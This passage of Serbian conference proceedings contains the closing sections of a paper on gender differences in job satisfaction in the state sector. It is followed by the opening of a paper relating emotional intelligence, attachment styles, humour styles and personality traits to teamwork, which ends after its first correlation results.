| | muški | 316 | 3,29 | 0,835 | ,984 | 71,562 | 0,329 | 0,147 | 0,149 |
| Mogućnosti za napredovanje | ženski | 423 | 2,96 | 0,801 | -1,068 | 181 | 0,287 | -0,162 | 0,151 |
| | muški | 316 | 3,12 | 1,041 | -,928 | 56,220 | 0,357 | -0,162 | 0,174 |
| Zadovoljstvo platom | ženski | 423 | 3,11 | 1,015 | -1,940 | 181 | 0,054 | -0,363 | 0,187 |
| | muški | 316 | 3,48 | 1,215 | -1,761 | 59,079 | 0,083 | -0,363 | 0,206 |
| Zadovoljstvo poslom u celini | ženski | 423 | 3,94 | 0,496 | -1,253 | 181 | 0,212 | -0,111 | 0,089 |
| | muški | 316 | 4,05 | 0,539 | -1,198 | 63,118 | 0,235 | -0,111 | 0,093 |

Tabela 1. Komparativni rezultat prosečnih vrednosti svih dimenzija zadovoljstva poslom između žena i muškaraca (t-test)



DOI: 10.15308/Synthesis-2015-675-679

ma posla uključujući i posao u celini žene su u državnom sektoru nezadovoljnije od muških kolega. Na taj način se ne može podržati ideja o paradoksu zadovoljnih radnica u uslovima visokog stepena polne neravnopravnosti, koji karakteriše tržište rada u Srbiji, ili prihvatiti kao univerzalni fenomen kao što se mislilo.

Postoji nekoliko objašnjenja u prilog uočenih polnih disparitета u zadovoljstvu poslom među državnim službenicima u našoj zemlji. U literaturi u kojoj se promoviše viši nivo zadovoljstva žena u odnosu na muškarce, prepoznaju se polne razlike u očekivanjima od posla. Smatra se da niža očekivanja kod žena prouzrokovana njihovom tradicionalno inferiornijom pozicijom na tržištu rada, zbog toga što ih je lakše ispuniti, povećavaju nivo zadovoljstva poslom (Clark, 1997; Sloane & Villiams, 2000). Veće nezadovoljstvo žena u državnim preduzećima koja su obuhvaćena ovim istraživanjem sugeriše da među zaposlenima oba pola ne postoje značajne razlike u pogledu očekivanja od posla. Mišljenja smo da su tome u velikoj meri doprineli značajni napori državnih institucija i nezavisnih državnih tela u cilju stvaranja pravnog i institucionalnog okvira za promovisanje, afirmisanje i postizanje rodne ravnopravnosti i zaštitu od diskriminacije na tržištu rada, posebno u pravcu apostrofiranja ekonomske uloge žene u srpskom društvu. Ustav RS garantuje ravnopravnost žena i muškaraca i razvija politiku jednakih mogućnosti (član 15), ali i eksplicitno predviđa zabranu diskriminacije (član 21). Posebno se važnim za suzbijanje i zaštitu od diskriminacije čine tzv. antidiskriminaciono zakonodavstvo (Zakon o zabrani diskriminacije, Zakon o ravnopravnosti polova i Zakon o sprečavanju diskriminacije osoba sa invaliditetom), ali i antidiskriminacione odredbe sadržane u drugim zakonima donetim poslednjih godina (Zakon o radu, Zakon o zapošljavanju i osiguranju za slučaj nezaposlenosti, Zakon o sprečavanju zlostavljanja na radu). Postojeća zakonska rešenja jasno proklamuju princip jednakosti muškaraca i žena na tržištu rada, i to u pogledu jednake dostupnosti poslova i položaja žena i muškaraca; jednakih mogućnosti i uslova za zasnivanje radnog odnosa ili drugog vida radnog angažovanja; jednakog uživanja svih prava u oblasti rada (kao što su pravo na slobodan izbor zaposlenja, napredovanje u službi, obrazovanje, osposobljavanje i stručno usavršavanje, potom, pravo na jednaku naknadu za rad jednake vrednosti, na pravične i zadovoljavajuće uslove rada, odmor, stupanje u sindikat i slično) i jednake zaštite od nezaposlenosti. Iako je zakonodavstvo u Srbiji značajno unapređeno, ipak je diskriminacija žena na tršitu radu kako prilikom zapošljavanja, tako i na radnom mestu prilično raspostranjena na šta ukazuju podaci izneti u uvodnom delu ovog rada. Veća očekivanja od posla uz prisutnu inferiornu poziciju na tržištu rada koja je zasnovana na rodnim stereotipima i očekivanjima koje postavlja društvo može se negativno odraziti na zadovoljstvo žena.

U prilog uticaja viših očekivanja od posla na nezadovoljstvo žena u državnom sektoru možemo ponuditi još jedno objašnjenje. Prema iskustvu određenih teoretičara profesionalne žene teže ka visokim očekivanjima od posla, slično onima koja postavljaju i njihove muške kolege, te prisustvo polne nejednakosti na tržištu rada proizvodi niži nivo zadovoljstva među njima (Chiu, 1998). Žene u državnim preduzećima u kojima je ovo istraživanje sprovedeno imaju nešto duži radni staž (14,32 godine) u odnosu na muškarce (13,92 godina) i približno su istih prosečnih godina starosti kao i muškarci (žene-40,07 godina, muškarci-41,38 godina). Godine radnog staža nameću mogućnost formiranja visokih očekivanja od posla na osnovu realnog profesionalnog iskustva koje žene poseduju, a ne rodnih uloga nametnitih društvenim obrascima da su kućni poslovi i odgajanje dece njihov „prirodan" izbor. Iako žene i dalje nose veći teret, kada je u pitanju briga o deci i drugim članovima porodice što nije jednostavno uskladiti sa profesionalnim obavezama, čini se da nejednakost na radnom mestu, odnosno potreba za polnim izjednačavanjem radnih uloga objašnjava mnogo više njihovo nezadovoljstvo poslom nego želju za viškom vremena za porodicu ili sebe.

Drugi zaključak koji se može izvesti na osnovu istraživanja sprovedenog u državnom sektoru u Srbiji odnosi se na značajne statističke razlike u zadovoljstvu uočene kod sledećih aspekata posla: neposrednje saradnje sa kolegama, vremena za obavljanje posla, podrške pretpostavljenih, iznošenja ideja pretpostavljenima, međuljudskih odnosa, organizacije rada i informisanja u organizaciji. Naime, muškarci i žene se mogu međusobno razlikovati po načinu na koji vrednuju određene aspekte posla. Iako u teoriji ne postoji univerzalno mišljenje, istraživanja sugerišu da žene imaju tendenciju ka vrednovanju ekstrinzičnih, altruističnih i socijalnih aspekata posla za razliku od muškaraca koji prioritet daju intrinzičnim dimenzijama, autoritetu i autonomiji (Konrad, 2000; Marini, 1996). Klark (1997) je pokazao da će žene u značajnoj meri identifikovati socijalne odnose sa drugima koji visoko koreliraju sa njihovim zadovoljstvom poslom, pre nego visinu plate, kao najvažniji aspekt posla. Konrad (2000) je na osnovu meta-analize 31 studije u oblasti organizacionog ponašanja pokazao da su muškarcima visina plate i odgovornost prioritetne profesionalne vrednosti, za razliku od žena kojima su neposredna saradnja sa kolegama i odnosi sa pretpostavljenima na vrhu liste prioriteta. Rezultati u ovom radu potvrđuju napred navedena zapažanja: žene u državnom sektoru u Srbiji jesu najzadovoljnije neposrednom saradnjom sa kolegama, međuljudskim odnosima i podrškom pretpostavljenih. Međutim, u komparaciji sa radnim vrednostima muškaraca, nivo zadovoljstva pomenutim aspektima posla je daleko ispod zadovoljavajućeg nivoa.

Jedna od teorija izgrađena na analizi uzroka (ne)zadovoljstva poslom može biti adekvatna za objašnjenje dobijenog rezultata. Teorija vrednosti (Locke, 1976) polazi od ideje da individualne vrednosti determinišu zadovoljstvo poslom pri čemu se nezadovoljstvo opisuje kao nepoželjno emocionalno stanje koje rezultira iz individualne procene da određeni, za pojedinca važni aspekti posla ne odražavaju ispunjenje neke njegove vrednosti. Zapravo nezadovoljstvo poslom rezultira iz nesklada ili odstupanja onoga što pojedinac želi (očekuje) i onoga što je konačni ishod njegovog rada. Iako je u radu potvrđeno da su najvažnije vrednosti za žene sadržane u međuljudskim odnosima i drugim socioemocionalnim aspektima radnog okruženja mišljenja smo da organizaciona kultura u preduzećima u kojima je obavljeno istraživanje nije zasnovana na podržavajućim i inovativnim elementima. Očigledno je da su državna preduzeća u osnovi postavljena na birokratskim principima rada u kojima dominira administrativni oblik organizovanja koji podrazumeva strogo poštovanje pravila i procedura, kao i težnja da se svi procesi ponašanja i odnosi standardizuju i formalizuju uz zanemarivanje inovativnosti, inicijative i ostvarivanje individualnih ciljeva i intresa. Na taj način je moguće objasniti nezadovoljstvo žena izazvano odstupanjima njihovih visokih očekivanja u pogledu vrednosnog sistema postavljenog na uzajamnoj podršci, međuzavisnosti i saradnji od onog koji je ustoličen u državnim preduzećima.

## 3. ZAKLJUČAK

Primarni cilj ovog rada bio je ispitivanje paradoksa pol-zadovoljstvo poslom među zaposlenima u državnom sektoru u Srbiji. Uprkos našim očekivanjima koja su zasnova na brojnim dosadašnjim istraživanjima da su žene i pored inferiornijeg položaja na tržištu rada zadovoljnije poslom, rezultati potvrđuju upravo suprotan rezultat. U poređenju sa svojim kolegama, žene su u državnim preduzećima ne samo nezadovoljnije po-



DOI: 10.15308/Synthesis-2015-675-679

slom u celini, već i svim aspektima posla uključujući čak i one za koje se smatra da čine okosnicu njihovog vrednosnog sistema. Na taj način se ne može podržati ideja o paradoksu zadovoljnih radnica, u uslovima visokog stepena polne neravnopravnosti koji karakteriše tržište rada u Srbiji, ili prihvatiti kao univerzalni fenomen kao što se mislilo.

Rad ima nekoliko teorijskih implikacija. Najpre, postoji statistički značajan dokaz ne samo o direktnom uticaju pola na zadovoljstvo poslom, već i izraženom nezadovoljstvu žena u poređenju sa muškarcima. Uz prisutnu inferiornu poziciju žena na tržištu rada zasnovanu na rodnim stereotipima i predrasudama, njihova očekivanja od posla se sve više približavaju vrednostima karakterističnim za muškarce. Rezultati takođe potvrđuju hipotezu o razlikama između žena i muškaraca u pogledu radne orijentacije. U skladu sa osnovinim idejama teorije vrednosti (Locke, 1976) važni aspekti posla za žene su drugačiji od onih koji su prioritet za muškarce, s tom razlikom da su odstupanja između onoga što se želi i konačnih ishoda posla značajno veća za ženski pol.

Rad istovremeno ima značajne praktične implikacije. To se pre svega odnosi na primenu različitih strategija za povećanje zadovoljstva poslom među zaposlenima u državnom sektoru. Osim integrisanja rodne perspektive u svoje politike, programe, delovanje i budžetiranje što bi doprinelo suzbijanju rodno zasnovane diskriminacije na tržištu radne snage, državne institucije bi trebalo da podstiču ulogu žena kako zbog korišćenja njihovog punijeg ekonomskog potencijala, tako i zbog ostvarivanja rodne ravnopravnosti u oblasti ekonomske participacije. Bez kreiranja poslovnog ambijenta koga karakterišu međusobna saradnja i podrška, podsticanje kreativnosti i inicijativnosti, državna preduzeća se ne mogu suočiti sa problemom manjka broja zaposlenih žena. Tome u prilog govore podaci Republičkog zavoda za statistiku po kojima je u periodu 2010-2013. godine broj zaposlenih žena u državnom sektoru opao sa 349.583 u 2010. godini na 346.602 u 2013. godini, odnosno opao udeo ženske populuacije u ukupnom broju državnih službenika (49,91% u 2010. godini, 48,45% u 2013. godini). Ne ulazeći u razloge napuštanja državnog sektora, što bi bila dobra ideja za neka naredna istraživanja, rukovodstvo državnih službi se mora suočiti sa stvaranjem novih mogućnosti u kojima bi žene svojim punim angažovanjem doprinele organizacionim performansama i postizanju organizacionih ciljeva.

## LITERATURA


Chiu, C. (1998). Do Professional Women Have Lower Job Satisfaction Than Professional Men? Lawyers as a Case Study. *Sex Roles*, 38(7/8), 521-537. DOI: 10.1023/A:1018722208646

Clark, A.E. (1997). Job satisfaction and gender: Why are women so happy at work? *Labour Economics*, 4, 341-372. DOI 10.1016/S0927-5371(97)00010-9

Diaz-Serrano, L., & Cabra-Vieria, J.A. (2005). Low pay, higher pay and job satisfaction within the European Union: Empirical evidence from fourteen countries., preuzeto iz: Mabekoje, O. (2009), Gender Differences in Job Satisfaction among Secondary School Teachers Sesan. *African Journal of Research in Personnel and Counselling Psychology,* 1(1), 99-108. http://ftp.iza.org/dp1558.pdf

Fagan, C., & Burchell, B. (2002). *Gender, Jobs and Working Conditions in the European Union*. (ED475394)

Fox, M., Dwyer, D., & Ganster, D. (1993). Effects of stressful job demands and control on physiological and attitudinal outcomes in a hospital setting. *Academy of Management Journal*, 36(2), 289–318. DOI: 10.2307/256524.

Galić, B. (2011). Žene i rad u suvremenom društvu: značaj 'orodnjenog' rada. *Sociologija i prostor*, 49, 25–48. DOI 10.5673/sip.49.1.2

Gazioglu, S., & Tansel, A. (2002). Job satisfaction in Britain: Individual and job-related factors. Economic Research Centre Working Papers in Economics, preuzeto iz: Mabekoje, O. (2009), Gender Differences in Job Satisfaction among Secondary School Teachers Sesan. *African Journal of Research in Personnel and Counselling Psychology*, 1(1), 99-108. DOI 10.1080/00036840500392987

Ivancevich, J. M., Olekalns, M., & Matteson, M.T. (1997). *Organizational behavior and management.* Sydney: Irwin.

Kifle, T., & Hailemariam, I. (2012). Gender differences in domains of job satisfaction : evidence from doctoral graduates from Australian universities, *Economic analysis and policy*. 42(3), 319-338.

Kolin, M. (2009). *Rodne nejednakosti na tržištu rada u Srbiji i podsticaji evropskih integracija*. Beograd: Evropski pokret u Srbiji.

Konrad, A.M., Ritchie, J.E, Jr, Lieb, P., & Corrigall, E. (2000). Sex differences and similarities in job attribute preferences: A meta-analysis. *Psychological Bulletin*, 126(4), 593–641. DOI 10.1037/0033-2909.126.4.593

Locke, E.A. (1976). The nature and causes of job satisfaction. In M. D. Dunnette (Ed.), *Handbook of Industrial and Organizational Psychology,* Chicago: Rand McNally, 1297-1349.

Long, A. (2005). Happily ever after? A study of job satisfaction in Australia. *The Economic Record*, 81, 303-321. DOI: 10.1111/j.1475-4932.2005.00271.x

Marini, M.M., Fan, P.L., Finley, E., & Beutel, A.M. (1996). Gender and job values. *Sociology of Education*, 69(1), 49-65. DOI: 10.2307/2112723

Okpara, J.O., Squillace, M., Erondu, E.A. (2005). Gender differences and job satisfaction: A study of university teachers in the United States. *Women in Management Review*, 20(3–4), 177-190. DOI: 10.1108/09649420510591852

Republički zavod za statistiku. (2014). Anketa o radnoj snazi za 2013. Godinu. Beograd: Republički zavod za statistiku.

Rose, M. (2001). *Disparate measures in the workplace: Quantifying overall job satisfaction*, Paper presented at the 2001 BHPS Research Conference, Cholchester, U.K. http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.199.6685&rep=rep1&type=pdf

Sloane, P., & Williams, H. (2000). Job satisfaction, comparison earnings and gender. *Labour*, 14, 473-501. DOI: 10.1111/1467-9914.00142

Sousa-Poza, A., & Sousa-Poza, A.A. (2000). Taking another look at the gender job satisfaction paradox. *Kyklos*, 53, 135-152. DOI: 10.1111/1467-6435.00114

Sousa-Poza, A., & Sousa-Poza, A.A. (2003). Gender differences in job satisfaction Great Britain, 1991-2000: Permanent or Transitory? *Applied Economic Letters*, 10, 691-694. DOI:10.1080/1350485032000133264

Spector, P.E. (1997). *Job satisfaction: Application, assessment, cause and consequences.* Thousand Oaks: Sage Publications. DOI 10.4135/9781452231549

Vukonjanski, J., Terek, E., & Gligorović, B. (2014). Zadovoljstvo poslom muškarca i žena zaposlenih u privredi i obrazovanju u Srbiji. *Singidunum Journal of Applied Sciences,* 11(1), 25-33. DOI:10.5937/sjas11-4951

Weiss, H.M. (2002). Deconstructing job satisfaction: separating evaluation, beliefs and affective experiences. *Human Resourse Management Review*, 12, 173-194. DOI 10.1016/S1053-4822(02)00045-1




DOI: 10.15308/Synthesis-2015-675-679

Synthesis
International Scientific Conference of IT and Business-Related Research

# POŽELJNE EMOCIONALNE KOMPETENCIJE I OSOBINE LIČNOSTI U KONTEKSTU POSLOVNE KOMUNIKACIJE I TIMSKOG RADA

## PREFERRED EMOTIONAL COMPETENCIES AND PERSONALITY TRAITS IN THE CONTEXT OF BUSINESS COMMUNICATION AND TEAMWORK

Gordana Nikić, Milena Mitrović
[1] Fakultet za medije i komunikacije, Univerzitet Singidunum, Beograd, Srbija

**Apstrakt:**
Osnovni cilj ovog rada jeste da se utvrdi povezanost između afektivne vezanosti, emocionalne inteligencije, zadovoljstva životom, stilova humora i osobina ličnosti. U istraživanju je učestvovalo 240 ispitanika, od čega 45% čine muškarci i 55% žene. Oko 50% uzorka čine radnici, dok drugu polovinu čine menadžeri i vlasnici. Za potrebe istraživanja korišćeni su sledeći instrumenti: upitnik emocionalne kompetentnosti,upitnik za procenu osobina ličnosti, upitnik za procenjivanje porodične afektivne vezanosti, upitnika stilova humora, zadovoljstvo životom. Rezultati ukazuju na to da su ispitanici koji su zadovoljniji svojim životom manje neurotični i agresivni, kao i da bolje regulišu i upravljaju emocijama. Takođe, osobe sa visokim stepenom emocionalne inteligencije manje su neurotične i društvenije su, dok će ispitanici kod kojih je izražena anksioznost i introvertnost verovatno imati poteškoće u komunikaciji sa drugim zaposlenima. U ovom radu je prikazan samo deo rezultata jednog šireg istraživanja o emocionalnim kompetencijama lidera, menadžera i zaposlenih u Srbiji.

**Ključne reči:**
emocionalna inteligencija, afektivna vezanost, stilovi humora, osobine ličnosti, zadovoljstvo životom, timski rad.

**Abstract:**
The purpose of this paper is to determine the relationship between affective attachment, emotional intelligence, life satisfaction, humour styles and personality traits. The research comprised 240 respondents, *i.e.*, 45% male and 55% female respondents. The employees accounted for approximately 50% of the sample, while the remaining half included managers and owners.
For the purpose of this research, the following instruments were used: Emotional Competence Questionnaire, Personality Questionnaire, Questionnaire for measuring the family affective attachment, Humour Styles Questionnaire, Satisfaction with Life Scale.
The results show that the respondents who are more satisfied with their life scale are less neurotic and aggressive, and better express and manage their emotions. Also, people with high level of emotional intelligence are less neurotic and more sociable, while the respondents with prominent anxiety or phobic avoidance will probably have difficulties in communicating with other employees. The paper presents only one segment of the larger research on emotional competences of leaders, managers and employees in Serbia.

**Key words:**
emotional intelligence, affective attachment, humour styles, personality traits, satisfaction with life scale, team work.

## UVOD

Uspešna komunikacija među članovima tima često je odlučujući faktor u postizanju poslovnih rezultata. Istraživači (Kummel, 1999) sve više ukazuju na to da gde ima timskog rada na zajedničkim poslovima, ima i emocionalne dinamike unutar timova, pa je prepoznavanje i izlaženje na kraj sa sopstvenim i tuđim emocijama realnost podjednako važna za sve aktere. Novija istraživanja razvojnih i socijalnih psihologa (Berso, Dan & Yammarino, 2006; Popper & Amit, 2009) ukazuju na to da su odnosi na poslu, naročito u oblasti emocija, rešavanja konflikata i komunikacijskih veština, pod uticajem iskustava u ranim, porodičnim odnosima, što je u skladu sa Bolbijevom (1969/1982) teorijom afektivne vezanosti. Istraživači takođe navode da je poslednjih godina došlo do velikih promena u organizacijama i povećanog stresa kod zaposlenih, što pogoduje aktiviranju ponašanja afektivne vezanosti slično kao u bliskim odnosima (Berso, Dan & Yammarino, 2006; Popper & Amit, 2009). Treba imati u vidu da radno mesto sve više obuhvata situacije u kojima pojedinac treba da donosi teške odluke, preuzima rizik, započinje nove odnose i zadatke, često u nepoznatim okolnostima, što izaziva svakodnevni stres. Dosadašnji rezultati pokazuju da je opravdano izučavanje stilova afektivne vezanosti i ponašanja na poslu, i to u sledećim oblastima: odnosi autoriteta (Kahn, 1995), rešavanje problema zaposlenih (Hutt, 1991), strategije komunikacije (Kummel, 1999), razvoj karijere (Ketterson & Blustein, 1997), uspešnost menadžera (Nelson & Quick, 1985) i lidera (Manning, 2003), kapacitet za liderstvo (Berso, Dan & Yammarino, 2006; Popper & Amit, 2009), savladavanje stresa i rešavanje konflikata (Kahn & Kram, 1994).

Baron i Parker ističu da se grupni odnosi najviše zasnivaju na zajedničkim interesima u oblasti izvršavanja zadataka i postizanju uspeha. Članovi grupe mogu da podržavaju jedni druge u dostizanju ciljeva ili zadataka grupe, kao i u pokušaju da dostignu sopstvene ciljeve. A gde ima grupne dinamike, ima i emocija, i to onih konstruktivnih koje potpomažu grupne procese, ali i onih toksičnih, kao što su bes, povređenost, anksioznost, koje ometaju efikasnost u radu. Emocionalna dinamika i odnosi u grupi su jako važni jer efektivnost grupe zavisi od toga kako članovi grupe međusobno rade i međusobno komuniciraju (Bar-on & Parker, 2000). Baron i Parker ističu da je za nove oblike kreativnog saveza lidera, menadžera i zaposlenih potreban potpuno nov skup veština: sposobnost prepoznavanja talenata, odricanje od njega u korist talenata drugih, uspostavljanje i održavanje poverenja, ukazivanje zaposlenima na smisao onoga što rade.



E-mail: gordana.nikic@fmk.edu.rs
DOI: 10.15308/Synthesis-2015-680-685

Novija istraživanja su potvrdila da se emocionalna inteligencija može koristiti kao relevantni konstrukt u različitim sferama svakodnevnog života, uključujući mentalno i fizičko zdravlje, međuljudske odnose i poslovne komunikacije (Mayer, Roberts & Barsade, 2008; O´Boyle *et al*., 2010). Majer i Salovej (1990) emocionalnu inteligenciju definišu kao sposobnost praćenja i razlikovanja sopstvenih i tuđih emocija, i korišćenje tih informacija kao vodiča za mišljenje i ponašanje. Goleman (1996) emocionalnu inteligenciju određuje kao sposobnost za učenje velikog broja praktičnih veština, a sastoji se od 5 elemenata: samosvest, motivacija, samoregulacija, empatija, posvećenost u odnosima. Za potrebe ovog rada korišćen je Upitnik emocionalne kompetentnosti (Takšić, Moharić & Munjas, 2006), konstruisan po modelu Majera i Saloveja (1990), koji procjenjuje tri aspekta emocionalne inteligencije: sposobnost uočavanja i razumevanja emocija, sposobnost izražavanja i imenovanja emocija, sposobnost upravljanja emocijama.

Zadovoljstvo životom umnogome zavisi od toga koliko je čovek zadovoljan svojom karijerom i poslom koji obavlja, kao i društvenim ugledom tog poziva. U najužem smislu, zadovoljstvo poslom se odnosi na pozitivnu emocionalnu vezanost pojedinca prema poslu. Ono što je potvrđeno je da su životno zadovoljstvo i zadovoljstvo poslom povezani samo onda kada osoba dodeljuje visok značaj poslu u svom sistemu vrednosti (Kabanoff, 1980).

Pitanje afektivne vezanosti na poslu nije bilo posebno razmatrano sve do kraja devedesetih godina prošlog veka. Prva istraživanja naglašavaju da su rana iskustva afektivne vezanosti deo našeg života i da nas prate u daljem razvoju. Autori koji započinju put istraživačkih napora u ovoj oblasti su Hazan i Šejver (1990), poznati po svojim radovima iz oblasti partnerskih, ljubavnih veza. Objavili su rad pod nazivom *Ljubav i rad* i ukazali na to da se radna aktivnost odraslih može shvatiti kao slična onome što Bolbi (1988) naziva "istraživanjem". Pristupili su radu odraslih kao formi istraživanja i različitog angažovanja, prema stilu afektivne vezanosti. Oslanjaju se na rad Ejnsvortove (1978), koja je otkrila da majke koje senzitivno i rensponzivno reaguju na signale i potrebe svoje dece tokom prve godine života (opažaju detetove signale, tačno ih interpretiraju i reaguju brzo i adekvatno) stvaraju preduslove za sigurne odnose vezanosti. Hazan i Šejver (1990) polaze od tri obrasca vezanosti sa majkom koje je identifikovala Ejnsvortova (1978) sa saradnicima: sigurni, anksiozno-ambivalentni i odbacujući, i primenjuju ih prvo u partnerskim, bliskim vezama, a potom i za razumevanje odnosa na poslu. U različitim socijalnim situacijama na poslu, naročito u onim koje su prožete stresom, dolazi do aktiviranja unutrašnjih radnih modela koji određuju emocionalne reakcije, ali i ponašanje zaposlenih. Sa druge strane, često dinamizovanje „teških", negativnih emocija, besa, anksioznosti, povređenosti, depresije, direktno utiče na ponašanje zaposlenih, a otuda i na produktivnost pojedinaca i timova (Wright & Perrone, 2008).

Sigurni imaju visoko samopouzdanje, pozitivan stav prema drugima, pokazuju visoku intimnost u odnosima, model sebe je pozitivan, model drugih je pozitivan.

Preokupirani imaju dubok osećaj da ne vrede, preokupirani su odnosima, strahom od samoće i imaju veliku potrebu za bliskošću. Model sebe je negativan, model drugih je pozitivan.

Odbacujući izbegavaju bliskost sa drugima zbog negativnog očekivanja koja imaju, održavaju osećaj sopstvene vrednosti kroz kompulsivno samooslanjanje. Model sebe je pozitivan, model drugog je negativan.

Bojažljivi imaju nisko samopouzdanje, nedostatak poverenja i u sebe i u druge. Oni izbegavaju intimnost zbog straha od odbacivanja i povređivanja. Imaju negativan model sebe i negativan model drugog.

U ovom istraživanju polazimo od dimenzija ličnosti koje je definisao Zakerman (2002). Aktivitet se odnosi na potrebu za generalnom aktivnošću, kao i na sklonost ka teškim i izazovnim poslovima. Agresivnost-Hostilnost na tendenciju ka verbalnoj agresivnosti, kao i na uvredljivo, neobazrivo ili antisocijalno ponašanje, osvetoljubivost, zluradost i nestrpljivost sa drugima. Impulsivno traženje senzacija se odnosi na tendenciju ka impulsivnom ponašanju koje je uglavnom praćeno nemogućnošću planiranja, kao i na sklonost ka uzbuđenju i nepredvidivim situacijama, i na potrebu za stalnim promenama i novinama. Neuroticizam - Anksioznost ukazuje na emocionalnu uznemirenost, napetost, zabrinutost, strašljivost, opsesivnu neodlučnost, kao i na osetljivost na kritiku. Socijabilnost se u najvećoj meri odnosi na uživanje u zabavama i velikom broju prijatelja. Drugi deo je usmeren na netoleranciju socijalne izolacije kod ekstroverata, kao i na sklonost ka usamljenim aktivnostima kod introverta.

Korišćenje humora na poslu je veoma značajno, a duhovitost je osobina koja se na svim nivoima poslovanja veoma ceni (Martin *et al*., 2003). Naročito je na poslu prihvatljiv afilijativni stil humora koji se odnosi na korišćenje šala i dosetki u cilju facilitacije odnosa sa drugim ljudima i smanjenja tenzije. Samo uveličavajući stil sadrži indikatore humorističnog pogleda na svet, tendenciju da se životni apsurdi dožive kao zabavni. Ovakav humor se koristi kao strategija prevladavanja (Martin *et al*, 2003). Agresivni stil se odnosi na upotrebu humora bez obzira na potencijalni negativan uticaj koji on može imati na druge ljude (npr. seksistički i rasistički humor). Samoumanjujući stil humora pretpostavlja tendenciju ka upotrebi humora u vidu šala na svoj račun, omalovažavajući sebe i smejući sa sa drugima svojim nedostacima i propustima (Martin *et al*., 2003).

Pretpostavka od koje se polazi u ovom radu je da će emocionalno stabilnije osobe, sa izraženijim humorom, biti zadovoljnije na poslu i verovatno će ih kolege bolje prihvatati, lakše će se uklopiti u tim.

U radu ćemo prikazati samo segment rezultata iz šireg istraživanja o emocionalnim kompetencijama lidera, menadžera i zaposlenih u Srbiji (pogledati Nikić, Mitrović & Travica, 2014; Nikić, Travica & Mitrović, 2014).

## METOD

### CILJEVI I ZADACI

Osnovni cilj ovog rada je da se utvrdi povezanost afektivne vezanosti, emocionalne inteligencije, zadovoljstva životom, stilova humora i osobina ličnosti.

### HIPOTEZA

Opšta hipoteza: Utvrđivanje povezanosti afektivne vezanosti, emocionalne inteligencije, zadovoljstva životom, stilova humora i osobina ličnosti.

### UZORAK

Prilikom odabira uzorka vodilo se računa da bude zastupljen približno jednak broj zaposlenih radnika i rukovodilaca, da su ispitanici iz različitih sredina, i da je podjednak broj muških i ženskih ispitanika. Uzorak je prigodnog tipa i delimično je zadovoljio ove uslove. Istraživanjem je obuhvaćeno 240 ispitanika. Prema polnoj strukturi, uzorak se može smatrati dovoljno ujednačenim, 45% čine ispitanici muškog pola, a 55% su žene. Oko 50% uzorka čine radnici, dok drugu polovinu čine menadžeri i vlasnici, od toga rukovodioci odeljenja 18%, vlasnici 12,5%, rukovodioci sektora 12,1%, top menadžeri 7,5% uzorka.



DOI: 10.15308/Synthesis-2015-680-685

Najmlađi ispitanik ima 20, a najstariji 65 godina, dok je prosečna starost ispitanika 42 godine. Što se tiče dužine radnog staža, najkraći je manji od godinu dana, a najduži iznosi 38 godina, u proseku ispitanici imaju dužinu staža oko 17 godina. Najviše ispitanika je sigurnog stila afektivne vezanosti, čak 84% uzorka. Potom slede ispitanici sa preokupiranim stilom, 8,3% uzorka, dok odbacujući stil ima 4,6% ispitanika. Najmanje je ispitanika sa bojažljivim stilom afektivne vezanosti 2,1%.

### INSTRUMENTI I VARIJABLE

Za procenu emocionalne inteligencije korišćen je Upitnik emocionalne kompetentnosti, sa 45 ajtema (Takšić, Moharić & Munjas, 2006). Reč je o skraćenoj verziji Upitnika emocionalne inteligencije UEK-136 konstruisanog po modelu Majera i Saloveja (1990), koju je pripremio sam autor. Za procenu ličnosti korišćen je Upitnik za procenu osobina ličnosti ZKPQ (Zuckerman *et al*., 2002). Za procenu afektivne vezanosti korišćen je Upitnik za procenjivanje porodične afektivne vezanosti - PAV (Kamenov & Jelić, 2003), koji izdvaja 4 stila vezanosti: odbacujući, sigurni, bojažljivi, preokupirani. Stilovi humora su mereni pomoću Upitnika stilova humora (HSQ; Martin *et al*., 2003), koji se sastoji od četiri subskale: afilijativni stil humora, samouveličavajući, agresivni i samoumanjujući. Zadovoljstvo životom ispitanika mereno je pomoću skale Zadovoljstvo životom (SWLS; Diener *et al*., 1985), koja predstavlja kognitivnu komponentu subjektivnog blagostanja.

## REZULTATI I DISKUSIJA

Povezanost stilova humora, načina afektivne vezanosti, izraženosti emocionalne inteligencije, zadovoljstva životom i osobina ličnosti proveravali smo Pirsonovim koeficijentom linearne korelacije na subdimenzijama svih korišćenih mernih instrumenata.

| | | ANKSI-OZNOST | IZBEGA-VANJE |
|---|---|---|---|
| UKUPNO ZADOVOLJSTVO ŽIVOTOM-SWLS | r | **-.143(*)** | -.100 |
| | p | .032 | .135 |
| Uočavanje i razumevanje emocija-EQ | r | -.016 | .008 |
| | p | .808 | .908 |
| Izražavanje i imenovanje emocija-EQ | r | -.118 | -.080 |
| | p | .077 | .234 |
| Regulacija i upravljanje emocijama-EQ | r | -.072 | **-.136(*)** |
| | p | .291 | .045 |
| Neuroticizam-anksioznost-ZKPQ | r | **.302(**)** | **.165(*)** |
| | p | .000 | .012 |
| Impulsivno traženje senzacija-ZKPQ | r | -.008 | .002 |
| | p | .908 | .980 |
| Aktivitet-ZKPQ | r | **.134(*)** | **.138(*)** |
| | p | .046 | .039 |
| Socijabilnost-ZKPQ | r | **-.149(*)** | .128 |
| | p | .024 | .052 |
| Agresivnost-hostilnost-ZKPQ | r | **.181(**)** | .122 |
| | p | .007 | .068 |

r-Pirsonov koeficijent linearne korelacije, p-nivo značajnosti:

* Korelacije značajne na nivou 0.05; ** Korelacije značajne na nivou 0.01

Tabela 1. Pirsonov koeficijent korelacije

Anksiozni stil afektivne vezanosti je u statistički značajnoj korelaciji, negativnog predznaka, sa životnim zadovoljstvom i socijabilnošću, a pozitivnog sa neuroticizmom (umerenog intenziteta), sa aktivitetom i agresivnošću (veoma niskog intenziteta). Ovakav rezultat znači da osoba koja ima izraženiji anksiozni stil afektivne vezanosti, je manje zadovoljna životom i manje socijabilna, a ima izraženiji neuroticizam, aktivitet i agresivnost.

Izbegavajući stil afektivne vezanosti je u statistički značajnoj korelaciji, negativnog predznaka, sa regulacijom i upravljanjem emocijama, a pozitivnog sa neuroticizmom i aktivitetom. Ovakav rezultat znači da što osoba ima izraženiji stil afektivne vezanosti, to ima slabiju regulaciju i upravljanje emocijama, a izraženiji neuroticizam i aktivitet. Sve navedene korelacije su niskog intenziteta.

